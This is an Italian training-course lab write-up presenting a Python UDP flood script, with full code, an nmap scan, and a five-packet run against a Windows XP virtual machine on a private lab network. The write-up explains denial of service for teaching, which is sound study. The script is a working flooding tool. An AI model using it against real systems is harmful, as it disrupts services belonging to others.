S6L3 – Pratica
Esercizio di Programmazione per Hacker

1. Introduzione:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti del Programma:
1. Input dell'IP Target: Il programma deve richiedere all'utente di inserire l'IP della macchina target.
2. Input della Porta Target: Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
3.Costruzione del Pacchetto: La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.
4.Numero di Pacchetti da Inviare: ○ Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

2. Scrittura del Programma

In questo programma importiamo i moduli:

- **socket**: consente la comunicazione di rete.
- **random**: utilizzata per generare dati casuali nel payload dei pacchetti.
- **sys**: serve per terminare il programma in modo controllato (sys.exit).

Viene definita la Funzione (***def udp_flood():*****)** e successivamente gli Input dell'Utente utilizzando "**.strip**" per la rimozione degli spazi.

Gli errori dell'Utente vengono gestiti da "**except ValueError**" mentre **sys.exit(1**) termina il programma in maniera sicura

Viene creato il socket UDP e si avvia il Ciclo di invio(UDP Flood)

Al termine viene chiuso il modulo socket con **sock.close** e

"**if __name__ == "__main__":**
udp_flood()"

garantisce che la funzione venga eseguita solo se il file è lanciato direttamente.

```
import socket
import random
import sys

def udp_flood():
    try:
        target_ip = input("Inserisci IP target: ").strip()
        target_port = int(input("Inserisci porta UDP target: ").strip())
        packet_count = int(input("Numero di pacchetti da inviare:
").strip())
    except ValueError:
        print("Errore: inserire valori validi.")
        sys.exit(1)

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)


    packet = random.randbytes(1024)

    print("\nAvvio invio pacchetti UDP...")
    print(f"Target: {target_ip}:{target_port}")
    print(f"Dimensione pacchetto: 1024 byte")
    print(f"Pacchetti totali: {packet_count}\n")

    sent_packets = 0

    for i in range(packet_count):
        sock.sendto(packet, (target_ip, target_port))
        sent_packets += 1
```

```
    print("\nInvio completato.")
    sock.close()

if __name__ == "__main__":
    udp_flood()
```

3. Esecuzione del Programma

Il programma viene effettuato da **Kali Linux ip 192.168.2.100**, il **Target è Windows Xp ip 192.168.2.4**

La porta scelta è la **445**

Considerato che il numero di pacchetti che potrei inviare può essere molto alto, ai fini di questo esercizio di pratica ne invio solo 5

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sU -p80-500 192.168.2.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-14 09:36 -0500
Nmap scan report for 192.168.2.4
Host is up (0.00056s latency).
Not shown: 420 open|filtered udp ports (no-response), 419 filtered tcp ports (no-response)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
137/udp open  netbios-ns
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Target: 192.168.2.4:445


Dimensione pacchetto: 1024 byte

Pacchetti totali: 5

Invio completato.


4. Utilizzo di WireShark

Nella pagina seguente, tramite il software Wireshark monitoro il lancio del programma e vedo i pacchetti inviati (UDP)



5. Task Manager di Windows Xp

Qualora il numero di Pacchetti fosse del numero giusto per sforzare la CPU del Pc Target, l'attacco manderebbe la macchina in blocco.
Nella pagina successiva viene mostrata l'immagine del Task Manager con un utilizzo della CPU all'83%, dato dall'invio di un numero X di pacchetti


Task Manager Windows
File Opzioni Visualizza Chiudi sessione ?
Applicazioni Processi Prestazioni Rete Utenti
Utilizzo CPU
83 %
Cronologia utilizzo CPU
Utilizzo file paging
108 MB
Cronologia utilizzo file di paging
Totali
Handle 4643
Thread 274
Processi 21
Memoria fisica (KB)
Totale 523760
Disponibile 379876
Cache sistema 105032
Memoria allocata (KB)
Totale 110776
Limite 2066440
Picco 126072
Memoria del kernel (KB)
Totale 30336
Di paging 12836
Non di paging 17500
Processi: 21
Utilizzo CPU: 83%
Memoria allocata: 108M /